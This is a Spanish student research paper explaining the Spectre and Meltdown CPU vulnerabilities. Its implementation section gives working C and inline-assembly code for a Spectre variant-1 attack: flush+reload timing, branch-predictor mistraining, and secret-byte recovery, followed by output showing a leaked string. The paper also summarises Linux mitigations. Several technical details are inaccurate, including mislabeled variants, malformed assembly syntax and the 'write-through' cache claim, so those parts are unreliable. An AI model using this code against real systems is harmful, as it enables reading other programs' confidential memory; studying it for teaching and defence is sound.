
Trabajo ESO

Victor Vaquero Martinez

15 de abril de 2018

1. SPECTRE Y MELTDOWN, VULNERABILIDADES

A pesar de su nombre, en total son tres variantes todas reaccionadas entre si, dos spectre, una meltdown.

Las tres se centran en la posibilidad de ejecutar instrucciones “virtuales” que no se llevarían a cabo en una maquina von-neumann. En un procesador normal, esta ejecución especulativa usualmente se deshace para continuar de manera normal, pero debido al diseño actual de los procesadores actuales, esto provoca cambios en el estado que permiten obtener información confidencial o que de otro modo serian de imposible acceso.

A pesar de la gravedad de estas vulnerabilidades, hasta la fecha no se conocen ataques que se aprovechen de estas capacidades, aunque existen pruebas de concepto. Ademas desde una perspectiva de seguridad, cualquier ataque a una organizacion o entidad necesitaria de permisos de ejecucion en el sistema, con lo cual en la practica el riesgo de sufrir un ataque es medio o bajo.

A. FLUSH AND RELOAD:

En la practica, todos las implementaciones usan de un ataque de canal lateral a las caches, sobre todo en particular flush and reload debido a su gran resolución y bajo ruido [5].

De manera simplificada este usa los tiempos de acceso a la cache para obtener información. En concreto limpia la cache (la instrucción *clflush*) linea a linea, para luego dejar que un tercero acceda a un dato propio, el cual se quedara en la cache para acceso rápido. De esta manera, midiendo la diferencias de tiempo de acceso (rápido si esta en cache, muy lento si se trae de memoria) a dicho dato, se puede saber a que a accedido el programa victima.

Esto se aprovecha ademas de dos características de las jerarquías de caches actuales, primero que se organizan en varios niveles y el ultimo, la LLC (last level cache), se comparte entre núcleos y por tanto es accesible a todos los procesos en ejecución [1]. Ademas en la actualidad las cache son “write-through”, lo cual significa que todo dato en niveles inferiores esta ademas en los superiores [1] permitiendo observar y manipular datos en cache de otros procesos en ejecución .

Cabe mencionar que existen muchas posibilidades de ataques laterales, tanto sobre la cache como sobre otras unidades del procesador (por ejemplo la ALU), pero este es el mejor conocido en la actualidad.

B. SPECTRE (VARIANTES 1 Y 2)

Estas dos son las consideradas mas dañinas pues afectan a la mayoría de los procesadores ahora en el mercado, pues solo se aprovechan de una característica muy común de todos los procesadores modernos actuales, la ejecución especulativa .

B.1. SPECULATIVE BOUNDS-CHECK BYPASS (VARIANTE 1)

Esta vulnerabilidad en particular se centra en aprovechar la ejecucion especulativa de ramas. Cuando se produce un fallo del predictor (Branch Target Predictor) en un salto condicional (el típico *if*) este ejecuta instrucciones que de otra manera no se habrian realizado. Estas pueden dejar tras de si cambios en el estado del microprocesador no previstos, por ejemplo en la cache, los cuales se pueden medir a traves de algoritmos como *flush and reload* [4].

Mas adelante se explicara en mayor detalle.

B.2. ENVENENAMIENTO DEL PREDICTOR DE OBJETIVOS DE SALTO (VARIANTE 2)

Al igual que la otra variante, esta se aprovecha de la ejecucion especulativa de ramas, pero a diferencia de la otra, esta no se centra en la especulacion de si el salto se toma o no, sino en a donde podria llevar dicho salto. Esto es debido a que en un salto indirecto,

en el cual el valor de destino no se encuentra en el momento en un registro o en la cache, seria muy costoso esperar a que este fuera traído para averiguar el destino del salto. El predictor asume que los objetivos del futuro serán similares a los del pasado e intenta acertar cual sera el valor de destino, usando un *Branch target buffer* [1]. Si el predictor falla simplemente deshace los cambios hasta dejar el procesador en el estado previo a la ejecución de estas instrucciones virtuales.

El ataque se aprovecha de esto manipulando el predictor y haciéndole ejecutar de manera especulativa las instrucciones que quiera el atacante para aprovecharse de los efectos secundarios producidos, exactamente como en la anterior variante. Un primer muro que el atacante debe sobrepasar es el hecho que las instrucciones especulativas que puede hacer ejecutar al programa victima estan por necesidad en su espacio de direcciones. Por esto, es necesario un profundo conocimiento de los archivos binarios de la victima.

Ademas se necesita de un canal secundario accesible al atacante, lo cual se puede complicar si no existe memoria compartida entre ambos programas. En el caso de que existiera, de nuevo estos efectos secundarios no esperados se podrian medir y aprovechar para obtener datos a los cuales el programa victima tiene acceso pero no el atacante[4].

C. MELTDOWN[3] (VARIANTE 3)

Mientras que las dos primeras variantes se centran en obtener datos a los que un programa victima tiene acceso, este consigue sacar información del kernel que teóricamente solo seria posible obtener si el programa se ejecutara en modo privilegiado.

Primero esta vulnerabilidad se aprovecha no de la ejecucion especulativa sino de la ejecución desordenada, lo cual en casos especificos, como cuando se produce un *sigfault* este no conoce de manera inmediata y las instrucciones consecutivas continuan ejecutandose sin problema. Al igual que en las otras variantes, estas instrucciones virtuales provocan efectos secundarios no previstos.

Ademas se basa en que la confirmación de privilegios de lectura de datos es relativamente lenta a la ejecución normal del proceso, y por tanto algunos procesadores cuando ejecutan instrucciones de manera desordenada simplemente asumen que si se tienen dichos privilegios, los cuales se comprueban de manera asincrona de manera mas lenta.

Esto provoca que durante dichas instrucciones virtuales se puedan realizan accesos a paginas que pertenecen al kernel y con una estratagema similar a las anteriores variantes, provocar modificaciones al estado de la cache medibles luego en modo usuario. Debido a el fallo tan especifico de comprobación de privilegios necesario para explotar esta vulnerabilidad, solo se han visto afectados algunos procesadores de Intel

Este ataque ademas es posible debido a que por eficiencia toda las memoria del sistema

y del kernel esta mapeada al las direcciones virtuales de todo proceso.

C.1. ENVENENAMIENTO DEL BUFFER DE SALTOS(VARIANTE 1) EN DETALLE:

Primero se busca en el programa victima un trozo de código vulnerable, como este:

```
1
2 void getData(size_t offset){
3     if(offset < array1_size)
4         aux = array2[array1[offset]*CACHE_LINE_SIZE];
5 }
```

Una vez encontrado, se a de entrenar al predictor con accesos validos para que cuando le pasemos un dato fuera del rango, este incorrectamente prediga que la condición sera verdadera. Para que entre en acción el predictor es necesario sacar de la cache al limite usado en dicha condición.

Ahora, una vez sacado el segundo array (el mas “exterior”) por completo de la cache con `__mm___clflush`, se accede al trozo de código con un valor de offset tal que sumado a la base del primer array, obtengamos un valor no accesible a nosotros (pero si al programa victima) deseado. Esto se aprovecha de la particular aritmética de punteros de *C* que permite el uso de indices tanto negativos como positivos en arrays de manera que se acceda a virtualmente cualquier valor de la memoria[8].

La clave esta en que aunque cuando el procesador se de cuenta del error y vuelva todo hacia atrás, el valor deseado se habrá usado para traer un valor del segundo array al procesador, y en esto se habrá guardado en la cache. Si nosotros ahora medimos los tiempos de acceso a este array, el indice de aquel que estuviera en cache nos dirá que valor tenia el dato especulativamente traído.

2. IMPLEMENTACIÓN:

Aunque las posibilidades de aplicación son extensas, dado que las tres vulnerabilidades son relativamente similares se ha decidido realizar la variante primera para tratar de demostrar la posibilidad de acceder a datos confidenciales, dando como conocido la posición en memoria de los datos que se quieren hallar. Si esto no fuera así, para aplicar la vulnerabilidad seria necesario un previo trabajo para averiguar dicha posición a través del mapeado en la cache [10].

Una de las razones para esta elección es la mayor sencillez de aplicación de esta vulnerabilidad, pues el valor erróneo pasado al la función victima sera simplemente ignorado,

sin embargo en el caso de *Meltdown* es necesario el crear una función que capture la excepción usada o el uso de instrucciones específicas de ejecución en bloque de algunos procesadores [3].

Nuestra elección de microprocesador es un i5 de Intel, con el conjunto de instrucciones x86. A continuación mostramos la información general de este sacada a través de la utilidad *libcpuid*:

```
CPU Info:
----- vendor_str : 'GenuineIntel'
vendor id : 0
brand_str : 'Intel(R) Core(TM) i5-3210M CPU @ 2.50GHz'
family : 6 (06h)
model : 10 (0Ah)
stepping : 9 (09h)
ext_family : 6 (06h)
ext_model : 58 (3Ah)
num_cores : 2
num_logical: 4
tot_logical: 4
L1 D cache : 32 KB
L1 I cache : 32 KB
L2 cache : 256 KB
L3 cache : 3072 KB
L4 cache : -1 KB
L1D assoc. : 8-way
L2 assoc. : 8-way
L3 assoc. : 12-way
L4 assoc. : -1-way
L1D line sz: 64 bytes
L2 line sz : 64 bytes
L3 line sz : 64 bytes <- Valor importante
L4 line sz : -1 bytes
SSE units : 128 bits (non-authoritative)
code name : 'Ivy Bridge (Core i5)'
```

Lo mas importante en este caso es el tamaño de linea de la cache de *64 bytes*, el cual es el bloque mínimo de trabajo de esta.

A. FLUSH AND RELOAD

El primer paso es conseguir una implementación funcional del *flush and reload* con un ruido lo suficientemente bajo como para su uso práctico. Comenzamos para poder calibrar el método, midiendo el tiempo de acceso a un dato tanto cuando esta en cache como cuando se ha de traer en memoria.

Para manipular el estado de la cache usaremos la instrucción *clflush* de dos métodos diferentes, primero directamente en ensamblador y luego a través de la librería de C *x86intrin.h* la cual nos permite un acceso mas cómodo a instrucciones singulares.

Ademas haremos gran uso de la instrucción *rdtsc* el cual devuelve en dos registros, *eax* y *edx* el numero de ciclos pasados desde el inicio del contador. Esto nos servirá como un cronometro de gran precisión.

La utilidad *time* se encargara de medir el tiempo que se tarda en traer a un registro el valor de una dirección de nuestra elección. Para conseguir la máxima eficiencia, lo realizamos por completo con ensamblador en línea, marcado por la palabra clave *asm*, el cual no es estándar de C pero nos lo provee el compilador (*gcc*).

Para el siguiente código se a seguido el dialecto de *AT&T*:

```
1
2
3 inline unsigned int time(void * adr){
4     unsigned int time;
5     asm volatile(
6         "mfence\n\t"
7         "lfence\n\t"
8         "rdtsc\n\t"      //---Carga tiempo
9         "lfence\n\t"
10        //---Guarda valor en registro ebx
11        "movl eax, ebx \n\t"
12        //---Carga la direccion a memoria
13        "movb ([ADR]), dl \n\t"
14        "lfence\n\t"
15        //---Carga tiempo
16        "rdtsc\n\t"
17        //--Obten tiempo que a tardado el movl
18        "subl ebx, eax \n\t"
19        // Output: tiempo--> porque sino el compilador
20        // le da por usar ese registro
21        : "=&a" (time)
22        : [ADR] "c" (adr) //Input: Direccion
23        : "ebx", "edx"
```

```

24         );
25     return time ;
26 }

```

Para la correcta funcionalidad del código, se usan diversas *mfence* y *lfence* que permite secuenciar la ejecución de la carga de datos, de manera que el tiempo medido con *rdtsc* sea correcto, además de la palabra clave *volatile* para asegurarnos de que el compilador no intenta optimizar el código.

Con esto podemos medir el tiempo medio de traída de datos, el cual aunque muy variable, ronda los 60-70 ciclos para datos en cache y los 300 ciclos para datos en memoria principal, aunque pueden ambos llegar a valores tan altos como 500 o 600 ciclos. Esto introduce complejidad en la medición que se soluciona realizando muchas muestras y realizando un promedio.

Antes de realizar el programa, para asegurarnos de que no existe ningún problema realizamos diversas pruebas de medición de datos y de limpieza de cache en la función *pruebas_cache*. Lo realizamos de manera progresiva, midiendo los resultados de usar diferentes offsets. Como esperábamos, a partir de 64 bytes no se empiezan a afectar las lecturas de unos datos a otras, lo cual resulta de ser esta el tamaño de línea de la cache.

Experimentamos además con dos sistemas de limpieza de memoria, uno completo antes de acceder al array y otro por línea cada vez que se accede a un dato. De nuevo por experimentación se decide que este segundo método produce un menor ruido, aunque la causa es desconocida.

Cabe destacar que para facilitar la experimentación en un principio hemos desconectado tanto el prefetch de línea contigua de cache como el predictor general de Intel. Una vez re conectado observamos que un offset de 128 a 512 funciona de manera correcta, decidiendo por experimentación que 512 es el óptimo.

Otros efectos relevantes observados en estos experimentos es la necesidad de añadir padding a los vectores, para que el acceso a otros datos no relacionados no afecten a las medidas, y la necesidad de inicializar con un valor cualquiera los arrays ya que el compilador optimiza retrasando su creación hasta la primera llamada a dichos datos[8], lo cual provoca efectos impredecibles en la medición de tiempos.

B. BRANCH POISONING

Una vez tenemos la capacidad de medir de manera precisa necesitamos engañar al predictor de salto para que crea que se toma el salto cuando no. Los detalles del funcionamiento de el predictor de Intel no son públicos pero se conocen ciertos detalles[9] como que se compone de dos niveles, el nivel mas bajo mas simple y el segundo nivel un predictor

dinámico mas sofisticado (este tipo de predictores se llaman de torneo). Sean como sean,de manera simplificada se han de basar en una combinación de un *branch target buffer*, un *branch prediction buffer* compuesto de un predictor de varios bits de tomado-no tomado y de predictores de saltos correlados, que mantienen la historia reciente de saltos[1].

Una estrategia simple para conseguir una predicción incorrecta es acceder de manera continua a datos validos y de manera aleatoria, una de cada cinco o seis veces acceder al dato fuera de rango. El acceso aleatorio evita a el stride predictor, que calcula la distancia de salto de los bucles y trae datos preventivamente. Esto combinado con la eliminación de cualquier salto que indique al procesador cuando estos datos corruptos serán usados permite la ejecución de la vulnerabilidad. Para eliminar los saltos se usa una mascara(*mask*) y simples operaciones con bits.

Codigo:

```
1
2 inline void misstrain(size_t index){
3     int i,r;
4     char mask;
5     // Posicion relativa de los datos confidenciales
6     size_t conf= (size_t)confidential_data - (size_t)array1;
7     for(i=0;i<200;i++){
8         r = rand() %32;
9         mask = (r<5) * 255;
10        r = (mask & (conf+index)) | (~mask & r);
11        __mm_clflush(&array1_size);
12        __mm_mfence();
13        __mm_lfence();
14        getData(r);
15        __mm_mfence();
16        __mm_lfence();
17    }
18
19 }
```

C. CORRECCION DE ERRORES


Una vez esta todo preparado solo queda realizar la medida. El problema es que debido a la variabilidad de los accesos a cache es imperativo la creación de un sistema de reducción del ruido. Esto se consigue a través de un conjunto de pruebas o intentos en el cual a cada vez se incrementa un contador si el tiempo es menor que cierta constante decidida de antemano (*THRESHOLD*), en este caso configurada experimentalmente a 80. Aquel

índice que acabe con un mayor contador es el elegido. Se enseña además el siguiente mejor.

```
1
2 void acceso_virtual(unsigned int datos[][LEVELS],
3                     unsigned int * timing){
4     int d,i,j,u,nj;
5     unsigned int hits[BYTE];
6     for(d=0;d<STR_SIZE;d++){
7         for(j=0;j<BYTE;j++){
8             hits[j] = 0;
9             __mm_clflush(&array2[j*CACHE_LINE_SIZE]);
10        }
11        __mm_mfence();
12        __mm_lfence();
13
14        for(i=0;i<TRIES;i++){
15            misstrain(d);
16            for(j=0;j<BYTE;j++){
17                //int nj = ord[j];
18                nj = rand()%BYTE;
19                int b = time(&array2[nj*CACHE_LINE_SIZE]);
20                hits[nj] += (b< THRESHOLD);
21                __mm_clflush(&array2[nj*CACHE_LINE_SIZE]);
22                //datos[nj] += b;
23            }
24        }
25        for(u=0;u<LEVELS;u++) datos[d][u] = 1;
26        for(j=1;j<BYTE-1;j++)
27            datos[d][0] =
28                hits[datos[d][0]]<hits[j] ? j : datos[d][0];
29        timing[d] = hits[datos[d][0]];
30        timing[STR_SIZE] = aux;
31        for(u=1;u<LEVELS;u++) for(j=1;j<BYTE-1;j++)
32            datos[d][u] = (hits[datos[d][u]]<hits[j] &&
33                j != datos[d][u-1]) ? j : datos[d][u];
34
35    }
36
37 }
```

D. RESULTADO

Como se observa en la imagen, se consigue sacar la frase al completo, aunque es necesario correr un par de veces el código para que no falle una o dos letras. Aun así es lo suficientemente robusto como para que estas aparezcan en segundo puesto.



```
victor@linux-mb24 ~/Escritorio/meltdown_spectre$ ./spectre
Time cached const:96
Time no cached const:403
Time cached ptr:47
Time no cached ptr:289
Size int:4      Size char:1
Datos confidenciales
00000000g00w_0G'00

68 97 116 111 115 32 99 111 110 102 105 100 101 110 99 105 97 108 101 115
136 113 114 178 131 186 128 146 178 111 89 314 372 156 151 108 119 155 143 179
```

Otros datos incluidos son el numero de intentos y valor del contador de cada char.

3. REMEDIOS[11]

Hasta la fecha han sido propuestas e implementadas diversas soluciones a cada una de las variantes, con mejor o peor recibimiento, dado que en general cualquier parche sea software o hardware tiene la inevitable consecuencia de ralentizar la ejecución.

En el kernel de linux las soluciones han sido las siguientes:

Las soluciones para la primera variante consisten en, o detener la especulación por completo a través de *lfence* (muy poco eficiente) o en el uso una macro de acceso a arrays que evita la especulación a través de una mascara aplicada a la direccion objetivo que la limita dentro de los limites del array, es decir, devuelve el valor correcto si esta dentro de el rango de direcciones validas pero cero en cualquier otro caso. Funciona ya que hasta ahora la especulación de los procesadores se limita a las decisiones de control y no a los valores en si.

Para la segunda variante existen al igual dos sistemas diferentes, el primero a través de IBRS (indirect branch restricted speculation) el cual limita la influencia de código en diferente nivel de privilegio sobre el predictor de saltos y el segundo se usa un *retpoline* [12] el cual no evita pero si redirige y controla la especulación a un objetivo seguro (un ciclo vacio). Esto se basa en un control sobre la cache del objetivo de retorno (RSB return stack buffer) la cual no necesariamente apunta al valor real objetivo de la llamada. Este segundo metodo puede ser usado hasta arquitecturas Skylake a partir de la cual es necesario el uso del IBRS.

En el caso de Meltdown, un parche de seguridad anterior conocido como KASLR (Kernel Address Space Layout Randomization) complica la aplicación de este en la practica,

aunque existen maneras de circunvenirlo. La manera de remediarlo por completo es KPI (kernel page-table isolation) al principio nombrado como KAISER que consiste en separar las paginas de memoria en dos tablas independientes, una para modo usuario y otra para modo kernel. Hasta ahora todo estaba mapeado en el espacio virtual del proceso para una mayor velocidad y simplicidad.

REFERENCIAS

- [1] *Computer Architecture, A Quantitative Approach*
- [2] Felix Cloutier, *Descripcion de ensamblador de x86*, felixcloutier.com/x86/
- [3] *Meltdown*, meltdownattack.com
- [4] *Spectre Attacks: Exploiting Speculative Execution*, spectreattack.com
- [5] *Flush and reload: a High Resolution, low noise, L3 Cache Side-Channel Attack*,
- [6] *Blog grupo google project zero*, googleprojectzero.blogspot.com.es/2018/01/reading-privileged-memory-with-side.html
- [7] *Informacion general sobre ensamblador en c*, gnu.org
- [8] *C99 Standar*, Informacion sobre la implementacion de c
- [9] *Demystifying Intel Branch Predictors*
- [10] *Mapping the Intel Last-Level Cache*
- [11] *LWN, news from the source*, [articulo de lwn.net/Articles/744287/](http://lwn.net/Articles/744287/)
- [12] *Retpoline: Binary mitigation for branch-target-injection*, [blog de lwn.net](#)